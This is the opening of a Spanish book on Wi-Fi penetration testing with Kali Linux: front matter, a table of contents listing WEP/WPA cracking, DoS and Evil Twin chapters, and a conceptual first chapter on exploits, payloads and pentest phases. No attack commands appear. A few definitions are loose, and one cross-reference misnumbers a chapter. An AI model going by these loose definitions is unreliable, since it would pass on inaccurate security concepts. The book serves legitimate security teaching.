HACKING& CRACKING

REDES INALÁMBRICAS WI-FI

LUIS ANGULO AGUIRRE

EDITORIAL MACRO®

Perú - México - Colombia - Chile - Ecuador - España - Bolivia - Uruguay - Guatemala - Costa Rica

Hacking y cracking
Redes inalámbricas Wi-Fi
Autor: Luis Angulo Aguirre

© Derechos de autor registrados:
Empresa Editora Macro EIRL

© Derechos de edición, arte gráfico y diagramación reservados:
Empresa Editora Macro EIRL

Jefe de edición:
Magaly Ramon Quiroz

Diseño de portada:
Fernando Cavassa Repetto

Diseño y diagramación:
Fernando Cavassa Repetto

Edición a cargo de:
© Empresa Editora Macro EIRL
Av. Paseo de la República N.° 5613, Miraflores, Lima, Perú

Teléfono: (511) 748 0560
E-mail: proyectoeditorial@editorialmacro.com
Página web: www.editorialmacro.com

Primera edición: Octubre 2018
Tiraje: 1900 ejemplares

Impresión:
Talleres gráficos de la Empresa Editora Macro EIRL
Jr. San Agustín N.° 612-624, Surquillo, Lima, Perú
Octubre 2018

ISBN N.° 978-612-304-565-4
Hecho el Depósito Legal en la Biblioteca Nacional del Perú N.° 2018-16449

Prohibida la reproducción parcial o total, por cualquier medio o método, de este libro sin previa autorización de la Empresa Editora Macro EIRL.

Luis Angulo Aguirre

Ingeniero industrial de la Pontificia Universidad Católica del Perú (PUCP) con estudios de maestría sobre Gerencia de Proyectos en la Universidad Nacional Federico Villarreal (UNFV). Cuenta con la certificación Project Management Professional (PMP), otorgada por el Project Management Institute (PMI). Es, además, miembro del Colegio de Ingenieros del Perú (CIP).

Actualmente, se desempeña como docente en el Centro de Extensión y Proyección Social (CEPS) de la Universidad Nacional de Ingeniería (UNI) y en la Universidad Tecnológica del Perú (UTP). También labora como consultor independiente de empresas públicas y privadas.

Ha sido director general del Instituto Perú Pacífico y del Instituto Unicenter. Asimismo, laboró como docente en el Instituto Toulouse Lautrec (TLS), en el Instituto Peruano de Administración de Empresas (IPAE) y en la Escuela Nacional de Control (ENC). Fue gerente de operaciones de Omnivisión MultiCanal C.A. (Venezuela) y gerente de informática de la Sociedad de Beneficencia de Lima Metropolitana.

A mi esposa Gladis, mis hijos Henry y Valeria,
mi nuera Cindy y mi nieto Sebastián, por todo
su apoyo y por el tiempo que no les dediqué
durante la elaboración de este libro.

A mis padres, Humberto y Consuelo,
por todo lo que me han dado.

A mis alumnos, razón fundamental
de la existencia de esta obra.

Índice

Introducción 11

1. **Introducción al pentesting inalámbrico** 15

1.1. ¿Qué es el pentesting? 15
1.1.1 Términos relacionados con pentesting 16
1.2. Fases de las pruebas de penetración 19
1.2.1 Fase 1: Planificación 20
1.2.2 Fase 2: Descubrimiento 22
1.2.3 Fase 3: Ataque 24
1.2.4 Fase 4: Presentación de informes 27
Resumen 29

2. **Configuración de una laptop con Kali Linux** 31

2.1. Introducción a la distribución Kali Linux 31
2.1.1 Instalación de Kali Linux 33
2.1.2 Instalar una máquina virtual 34
2.2. Instalar Kali Linux en una máquina virtual nueva 35
2.2.1 Descarga de una imagen ISO de Kali Linux 35
2.2.2 Creación de una nueva máquina virtual 37
2.2.3 Instalación de Kali Linux en una máquina virtual nueva 41
2.3. Importar una máquina virtual de Kali Linux 53
2.3.1 Descarga de una imagen precargada (OVA) de Kali Linux 53
2.3.2 Importación de una máquina virtual de Kali Linux 54
2.4. Actualizar el repositorio de Kali Linux 57
Resumen 58

3. **Hardware inalámbrico** 59
3.1. Hardware del laboratorio virtual 60
3.2. Chipsets y drivers 61
3.2.1 Características específicas deseables en un controlador 61
3.2.2 Inyección de paquetes 62
3.3. Especificaciones técnicas de un AP 63
3.3.1 Potencia de transmisión 63
3.3.2 Sensibilidad 64
3.3.3 Ganancia 65
3.3.4 Soporte para antenas 65
3.4. Adaptadores inalámbricos 66
3.4.1 Chipset Ralink RT3070 67
3.4.2 Chipset Atheros AR9271 69
3.4.3 Chipset Ralink RT3572 71
3.4.4 Chipset RTL8187 72
3.5. Antenas 73
3.5.1 Antenas omnidireccionales 74
3.5.2 Antenas direccionales 75
3.6. Instalación y configuración del adaptador inalámbrico 78
3.6.1 Requisitos del adaptador inalámbrico 78
3.7. Laboratorio 1: Configuración de la tarjeta inalámbrica 79
3.7.1 Probar el adaptador para pruebas de penetración inalámbrica 81
3.7.2 Solución de problemas 84
3.8. Laboratorio 2: Asignación del adaptador inalámbrico en Kali 85
Resumen 88

4. **Fundamentos de redes inalámbricas** 89
4.1. Redes inalámbricas locales 89
4.2. Wi-Fi Alliance 91
4.3. Estándares inalámbricos 802.11 93
4.4. Bandas y canales de frecuencia de las redes WLAN 94
4.4.1 Banda de 2.4 GHz 94
4.4.2 Banda de 5 GHz 95
4.5. Tramas, tipos y subtipos de 802.11 96
4.5.1 Formato de una trama 802.11 97
4.5.2 Clasificación de las tramas 97
4.5.3 Direccionamiento en paquetes 802.11 100
4.6. Modos de operación 101
4.6.1 Modo ad hoc 102
4.6.2 Modo infraestructura 102

4.7. Topologías de red inalámbricas 104
4.8. Seguridad inalámbrica 107
Resumen 107

5. **Exploración de redes inalámbricas** 109

5.1. Escaneo inalámbrico 109
5.2. Escaneo pasivo 111
5.2.1 ¿Cómo funciona el escaneo pasivo? 111
5.2.2 Desventajas y contramedidas del escaneo pasivo 112
5.3. Escaneo activo 113
5.3.1 ¿Cómo funciona el escaneo activo? 113
5.3.2 Desventajas y contramedidas del escaneo activo 114
5.4. Herramientas para escaneo 114
5.4.1 Escaneo inalámbrico con airodump-ng 115
5.4.2 Escaneo inalámbrico con Kismet 118
Resumen 124

6. **Cracking del WEP** 125

6.1. Introducción al WEP 125
6.2. Ataques contra el WEP 126
6.3. Cracking del WEP con Aircrack-ng 128
6.3.1 Configuración de un router como AP con clave WEP 128
6.4. Cracking del WEP con herramientas automatizadas (aircrak-ng) 138
6.5. Cracking del WEP con Fern WiFi Cracker 139
Resumen 142

7. **Cracking del WPA / WPA2** 143

7.1. Una introducción al WPA / WPA2 143
7.1.1 Atacar el WPA 146
7.2. Cracking del WPA con aircrack-ng 148
7.2.1 Configuración de un router como AP con la clave del WPA 148
7.3. Cracking del WPA con Cowpatty 153
7.4. Cracking del WPA con herramientas automatizadas 155
Resumen 157

8. **Ataque al AP y a la infraestructura** 159

8.1. Ataques contra el WPS (Wi-Fi Protected Setup) 160
8.2. Atacar una WPA-Enterprise 165
8.2.1 Configurar una red WPA-Enterprise 167
8.2.2 Ataques dirigidos al EAP 169

8.3. Ataques de denegación de servicio 173
8.3.1 Ataques DoS con MDK3 174
8.4. AP no autorizados. 176
8.5. Atacar las credenciales de autenticación del AP 179
Resumen 180

9. **Ataque a clientes inalámbricos** 181
9.1. Ataque Honeypot y ataque Evil Twin 181
9.1.1 El ataque Evil Twin en la práctica 182
9.2. Ataque Man-In-The-Midle. 185
9.2.1 Ghost Phisher 186
9.3. Ataque Caffe Latte 189
9.4. Ataque Hirte 192
9.5. Cracking de las claves del WPA sin el AP 192
Resumen 194

10. **Informes y conclusiones** 195
10.1. Las cuatro etapas de redacción de informes 195
10.1.1 Planificación de informes 196
10.1.2 Recopilación de información 197
10.1.3 Herramientas de documentación 197
10.1.4 Escribir el primer borrador. 200
10.1.5 Revisión y finalización. 200
10.2. El formato del informe 200
10.2.1 El resumen ejecutivo 201
10.2.2 El informe técnico. 201
Resumen 202

Anexo 1: **Instalación de VirtualBox** 203

Anexo 2: **Cifrado XOR** 209

Anexo 3: **Comandos utilizados en Kali Linux** 213

Glosario 225

Referencias bibliográficas 237

Introducción

Desde su introducción al mercado hace casi 20 años, las redes inalámbricas crecieron exponencialmente convirtiéndose en omnipresentes en todo el mundo de hoy. Millones de personas las utilizan y no solo en las empresas, sino en cualquier otro lugar: establecimientos públicos (restaurantes, centros comerciales, universidades y aeropuertos), zonas Wi-Fi gratuitas al aire libre y en la mayoría de hogares.

Como toda la demás tecnología, su difusión conlleva a una creciente necesidad de evaluar y mejorar su seguridad, ya que una red inalámbrica vulnerable ofrece una forma fácil para que un intruso acceda y ataque a toda la red.

Hacking y cracking, Redes inalámbricas Wi-Fi tiene como objetivo ayudar al lector a comprender las inseguridades asociadas con las redes inalámbricas locales y a realizar pruebas de penetración que permitan encontrarlas y prevenirlas.

Este libro explora todo el proceso para realizar pruebas de penetración a redes inalámbricas, con la renombrada distribución de seguridad de Kali Linux, analizando cada fase desde la planificación inicial hasta el informe final. Además, cubre la teoría básica de la seguridad inalámbrica (protocolos, vulnerabilidades y ataques), pero principalmente se enfoca en los aspectos prácticos, utilizando las valiosas herramientas, gratuitas y de código abierto, proporcionadas por Kali Linux para las pruebas de penetración inalámbricas.

Lo que cubre este libro

El capítulo 1 «Introducción al pentesting inalámbrico» presenta los conceptos generales de las pruebas de penetración y cubre sus cuatro fases principales con un enfoque particular en las redes inalámbricas. Además, el capítulo explica cómo acordar y planificar una prueba de penetración con el cliente y ofrece una visión de alto nivel de las fases de planificación, descubrimiento, ataque e informes de todo el proceso.

El capítulo 2 «Configuración de una laptop con Kali Linux» muestra los diferentes métodos de instalación de la distribución Kali Linux y, también, cubre paso a paso la instalación en una máquina VirtualBox, suministrando la captura de pantalla correspondiente para cada paso. El capítulo detallará, también, dos formas alternativas para instalar Kali Linux: desde cero en una máquina virtual nueva y mediante la importación de una imagen precargada o ISO.

El capítulo 3 «Hardware inalámbrico» presenta los dispositivos necesarios para conformar un laboratorio virtual, así como las especificaciones técnicas que deben cumplir para realizar las pruebas de penetración inalámbrica. Luego, muestra la forma de probar, dentro de Kali Linux, que los adaptadores inalámbricos cumplen con tales especificaciones; es decir, que pueden ponerse en modo monitor y pueden realizar pruebas de inyección.

El capítulo 4 «Fundamentos de redes inalámbricas» describe la teoría básica del estándar 802.11 enfocándose en las redes inalámbricas locales (WLAN). Además, describe las bandas, canales de frecuencia, modos de operación y topologías usadas por las redes inalámbricas, terminando con algunos aspectos de seguridad inalámbrica.

El capítulo 5 «Exploración de redes inalámbricas» analiza la fase de descubrimiento o de recopilación de información para las pruebas de penetración inalámbrica. También abarca la forma en que funcionan los dos tipos de escaneo inalámbrico (activo y pasivo), así como sus contramedidas. Luego, introduce al lector en el uso de las herramientas incluidas de Kali Linux para realizar escaneos de redes inalámbricas, mostrando ejemplos prácticos.

El capítulo 6 «Cracking del WEP» trata sobre el protocolo de seguridad del WEP, analizando su diseño, sus vulnerabilidades y los diversos ataques desarrollados en su contra. El capítulo también ilustra cómo usar las herramientas incorporadas en la línea de comandos y las herramientas automatizadas para realizar diferentes variantes de estos ataques que tienen como objetivo descifrar las contraseñas del WEP, lo que demuestra que el WEP es un protocolo inseguro y que ¡nunca se debe usar!

El capítulo 7 «Cracking del WPA / WPA2» comienza con la descripción del cracking WPA / WPA2, su diseño y características, y demuestra que es seguro. Sin embargo,

resalta que el protocolo WPA también puede ser vulnerable a los ataques solo si se usan claves débiles. Además, el capítulo comprende las diversas herramientas para ejecutar los ataques de fuerza bruta y de diccionario para descifrar las contraseñas del WPA.

El capítulo 8 «Ataque al AP y a la infraestructura» cubre los ataques dirigidos al WPA-Enterprise, al Access Point (AP) y a la infraestructura de red cableada. Además, introduce al uso del WPA-Enterprise con los diferentes protocolos de autenticación que utiliza y, luego, abarca las herramientas y técnicas para descifrar la clave en una topología WPA-Enterprise.

Los otros ataques cubiertos en el capítulo son el ataque de denegación de servicio contra los AP, forzando la desautenticación de los clientes conectados, el ataque mediante un AP no autorizado y el ataque contra las credenciales de autenticación predeterminadas del AP.

El capítulo 9 «Ataque a clientes inalámbricos» contempla los ataques dirigidos a clientes inalámbricos aislados para recuperar las claves del WEP y del WPA e ilustra cómo configurar un AP falso para suplantar a uno legítimo y atraer clientes para que se conecten (un ataque Evil Twin). Una vez que el cliente está conectado al AP falso, se muestra cómo llevar a cabo los llamados ataques Man-In-The-Middle usando las herramientas disponibles en Kali Linux.

El capítulo 10 «Informes y conclusiones» analiza la última fase de una prueba de penetración, que es la fase de informe, explicando sus conceptos esenciales y centrándose, en particular, en los motivos y propósitos de un informe profesional y bien redactado. Es decir, el capítulo describirá las etapas del proceso de redacción del informe, desde su planificación hasta su revisión, y el formato típico de informe profesional.

En la sección final del libro, se incluyen tres anexos con la finalidad de ampliar la información de los capítulos anteriores, estos son: instalación del paquete VirtualBox, el algoritmo de cifrado XOR usado en el cracking del WEP y los comandos en línea más utilizados en Kali Linux.

Lo que necesita para este libro

Para el correcto seguimiento de los temas y ejemplos presentados en este libro, el lector requiere de una laptop con suficiente espacio en el disco duro y memoria RAM para instalar y ejecutar el sistema operativo Kali Linux, y un adaptador inalámbrico, preferiblemente uno externo, como, por ejemplo, el USB que es adecuado para las pruebas de penetración inalámbricas. En el capítulo 3 «Hardware inalámbrico», encontrará información más detallada sobre estos requisitos.

No se requiere experiencia previa con Kali Linux y con las pruebas de penetración inalámbricas, pero se recomienda familiaridad con Linux y conceptos básicos de redes.

Para quien es este libro

Este libro es para las personas que desean realizar pruebas de penetración, profesionales de seguridad de la información y tecnología de la información y administradores de sistemas y redes; así como para entusiastas de la seguridad y de Linux que desean comenzar o mejorar sus conocimientos y habilidades prácticas en las pruebas de penetración inalámbrica, utilizando la distribución Kali Linux y las herramientas que ofrece.

ADVERTENCIA

El contenido de este libro es solo para fines educativos. Está diseñado para ayudar a los usuarios a probar y evaluar sus propios sistemas contra amenazas de seguridad de la información y proteger su infraestructura de TI de ataques similares. La editorial y el autor de este libro no se responsabilizan de las acciones resultantes del uso inadecuado del material de aprendizaje contenido en este libro.

Capítulo 1

Introducción al pentesting inalámbrico

Este capítulo cubrirá, de modo general, las principales fases para realizar un proceso de pruebas de penetración (*pentesting*), con particular referencia a las pruebas de penetración inalámbrica. La persona que realiza el pentesting se le conoce como *pentester*.

Los temas que se tratarán son los siguientes:

- ¿Qué es *pentesting*?
- Fases de las pruebas de penetración

1.1 ¿Qué es el pentesting?

Una prueba de penetración (en inglés, *penetration testing* o *pentesting*) es el proceso de simular ataques contra un sistema informático o una red para señalar sus errores de configuración, sus debilidades o vulnerabilidades de seguridad y los exploits vinculados a ellos que podrían ser usados por atacantes reales para acceder al sistema o red.

El pentesting es legal siempre y cuando sea dirigido hacia sus propios equipos o a los equipos de sus clientes (bajo su consentimiento, por supuesto). De no ser así, se trataría de hacking. Actividad que, en la mayoría de países, es un acto penado incluso con prisión.

El pentesting se diferencia del hacking porque en el pentesting se cuenta con el permiso y aprobación del propietario del sistema a atacar, mientras que el hacking es un ataque no consentido por el propietario.

Una prueba de penetración puede ser externa o interna:

- Una prueba de penetración externa (llamada también prueba de penetración de caja negra) trata de simular un ataque real externo, sin que ninguna información previa acerca de los sistemas y redes de destino haya sido proporcionada a los probadores de penetración.
- Una prueba de penetración interna (también conocida como prueba de penetración de caja blanca) es realizada por los pentester a quienes se les ha dado acceso como invitados y tratan de explotar las vulnerabilidades de la red para aumentar sus privilegios y hacer cosas que no están autorizados, como, por ejemplo, el lanzamiento de ataques *Man-In-The-Middle*, que se explicará en el capítulo 7 «Ataques a clientes Wireless».

Este libro se va a enfocar principalmente en las pruebas de penetración externa.

1.1.1 Términos relacionados con pentesting

Hay tres términos que se escuchan con frecuencia cuando se habla de pentesting, estos son: vulnerabilidad, exploit y payload. Es importante tener claro su significado para poder comprender lo que viene en los siguientes capítulos.

Antes, una analogía muy simple que relaciona los tres términos:

> «Un ladrón (hacker) quiere entrar a una propiedad privada y robarse algunas cosas que hay en ella. Encuentra una ventana por donde se puede ingresar (vulnerabilidad), con un martillo (exploit) logra romper el vidrio y entrar. Una vez dentro, saca su mochila (payload) para retirar las cosas, porque no le basta con estar simplemente dentro del sistema sin hacer nada.»

Vulnerabilidad

Exploit


Payload

a. Vulnerabilidad

Se refiere al fallo en la seguridad de una aplicación, sistema o hardware, más comúnmente conocido como "agujero", por donde infiltrarse para tomar el control de la aplicación o incluso del equipo completo. Ejemplos de vulnerabilidades son:

- Una contraseña muy débil u obvia, como, por ejemplo: "1234", "password" o su fecha de nacimiento.
- Si un servidor da acceso a todos para subir archivos en él, esa es una vulnerabilidad ya que un atacante puede cargar archivos maliciosos.
- Si un servidor filtra información confidencial cuando lo solicita alguien sin los privilegios adecuados.
- Algo tan complejo como el desbordamiento de un buffer de información del sistema.

La evaluación de la vulnerabilidad (en inglés, *vulnerability assessment*) es el proceso de identificación y análisis de vulnerabilidades y se utiliza a veces como sinónimo de pruebas de penetración (*pentesting*), pero son realmente procesos distintos; de hecho, las pruebas de penetración generalmente incluyen la evaluación de la vulnerabilidad y también la fase posterior de ataque para, prácticamente, explotar las vulnerabilidades encontradas. En algunos casos, dependiendo del alcance de la prueba de penetración, no es necesario una completa evaluación de vulnerabilidad, por lo que la prueba de penetración puede centrarse solo en vulnerabilidades específicas para atacar.



b. Exploit

Son pequeñas aplicaciones programadas con el fin de aprovechar las vulnerabilidades y así poder acceder al sistema vulnerable y provocar un funcionamiento indebido.

Cuando un hacker encuentra una vulnerabilidad en un sistema, desarrolla un exploit para aprovecharlo. Por ejemplo, si el hacker descubre que un servidor puede bloquearse cuando recibe más de 100 solicitudes de inicio de sesión FTP simultáneamente, escribirá un programa que envíe 101 solicitudes de inicio de sesión FTP simultáneamente.

Según desde dónde se ejecute el exploit, se puede diferenciar tres tipos:

- **Exploit local**: Para ejecutar este tipo de exploit, se debe haber tenido acceso previo al sistema vulnerable. También puede ejecutarse tras acceder a la máquina con un exploit remoto.
- **Exploit remoto**: Se puede ejecutar desde una red interna o bien desde la Internet para poder acceder al sistema de la víctima.
- **Exploit del lado del cliente**: Es el tipo de exploit más usado, puesto que aprovecha vulnerabilidades existentes en las aplicaciones instaladas en la mayoría de equipos de usuarios finales. Suelen llegar al equipo mediante correos electrónicos, pendrives o mediante una "navegación insegura".

Metasploit es un proyecto Open Source que recopila vulnerabilidades e informa de estas, colaborando posteriormente con grandes compañías para desarrollar o mejorar sistemas de detección de intrusos y malware.

c. **Payload**

Es una pequeña aplicación que aprovecha una vulnerabilidad afectada por un exploit para obtener el control del sistema víctima.

Lo más común en un ataque es aprovechar una vulnerabilidad con un exploit básico para posteriormente inyectar un payload con el que se obtenga el control del equipo al que se ataca.

El payload se refiere a acciones adicionales incluidas en virus, gusanos o troyanos, como, por ejemplo, robo de datos (contraseñas incluido), un screenshot de algunas pantallas, eliminación de archivos, sobrescritura del disco, reemplazo del BIOS, etc.

En la tabla 1.1 se aprecia la principal diferencia entre un exploit y un payload:

Tabla 1.1 Exploit vs. Payload

Exploit	Payload
Aprovecha un fallo del sistema operativo y **no necesita de la interacción** con el usuario final.	**Necesita la interacción,** ya que la víctima tiene que ejecutar el archivo malicioso para que pueda obtenerse el control.

1.2 Fases de las pruebas de penetración


Para realizar una prueba de penetración inalámbrica, es importante seguir una metodología definida. Simplemente encender el comando airbase o airodump y esperar lo mejor no satisfará los objetivos de una prueba. Cuando trabaje como pentester, debe asegurarse de cumplir con los estándares de la organización para la que trabaja, y si la organización no los tiene, debe mantener los más altos estándares.

El proceso de pruebas de penetración se puede dividir en cuatro fases o etapas, que son las siguientes:

- Planificación.
- Descubrimiento.
- Ataque.
- Presentación de informes.

Una guía útil para el proceso y la metodología de pruebas de penetración que describe estas fases en detalle es NIST CSRC SP800-115 *Technical Guide to Information Security Testing and Assessment*[1].

Un esquema de las cuatro fases de la metodología de pruebas de penetración se representa en el siguiente diagrama, tomado de la publicación anterior a la que hizo referencia:



A continuación, se describen cada una de estas cuatro fases.

[1] Artículo disponible en http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf

1.2.1 Fase 1: Planificación

La fase de planificación es una parte crucial del pentesting, aunque no siempre se le da la importancia que debe tener. En esta fase, se definen el alcance y las llamadas reglas de contratación de un pentesting, que es el resultado de un acuerdo entre el pentester y el cliente que se formalizará en un contrato entre las dos partes. Debe quedar claro que un pentester nunca debe operar sin un contrato o fuera del alcance de las reglas de contratación establecidas en el contrato, porque, de lo contrario, podría tropezar con serios problemas legales.

a. **Estimación del alcance**

El alcance se refiere a las redes que se van a probar y a las metas y objetivos que el cliente quiere alcanzar con el pentesting.

Por lo general, se recopila la siguiente información:

- El área de las redes inalámbricas a escanear.
- El rango de cobertura de la señal de las redes a probar y su tamaño en función del número de clientes que supuestamente se conectarán.
- Identificar la cantidad aproximada de Access Points (AP) y clientes inalámbricos desplegados.
- Indicar las redes inalámbricas incluidas en la evaluación.
- Acordar si los ataques contra los usuarios están dentro del alcance.
- Delimitar los objetivos de la prueba, tales como vulnerabilidades específicas que deben ser evaluadas y sus prioridades, si los AP no autorizados y ocultos deben ser enumerados y si deben realizarse ataques inalámbricos contra clientes.

b. **Estimación de esfuerzo**

De acuerdo con el alcance definido, el pentester deberá estimar cuánto tiempo requiere para realizar el trabajo. Considere, además, que puede ocurrir una reestructuración después de este cálculo, ya que la empresa cliente puede tener recursos limitados disponibles en términos de tiempo y dinero, o también puede requerir una ampliación del alcance.

c. **Legalidad**

Antes de realizar el pentesting, el cliente debe dar su consentimiento. Este debería explicitar las pruebas a cubrir y definir claramente aspectos como el nivel de indemnización, seguro y las limitaciones del alcance. Es muy probable que también se incorpore un Acuerdo de no divulgación (en inglés, *Non Disclosure Agreement* o NDA).

d. **Regla de contratación**

Las reglas de contratación incluyen, entre otros:

- La línea de tiempo estimada (fechas de inicio y de fin).
- Los días y horas de cuándo realizar la prueba.
- La autorización legal del cliente.
- El formato del informe que se va producir.

- Las condiciones de pago.
- Una cláusula de acuerdo de no divulgación, según la cual los resultados de la prueba son confidenciales por parte de los pentester.

Una vez que se establecen el alcance y las reglas de contratación, el equipo de pentesting define los recursos y las herramientas a emplear para la ejecución de la prueba.

Una vez que todos los requisitos anteriores estén en su lugar, ¡está listo para comenzar!

1.2.2 Fase 2: Descubrimiento


En esta fase, el objetivo es identificar y aplicar características a los dispositivos inalámbricos y redes inalámbricas dentro del alcance. Se recoge toda la información posible sobre las redes que se encuentran en el alcance de la prueba de penetración. Esta fase también se denomina la fase de recopilación de información y es muy importante porque define precisamente los objetivos de su prueba y permite recoger información detallada acerca de ellos y exponer sus vulnerabilidades potenciales.

En particular, para su alcance, debe recoger y registrar información como:

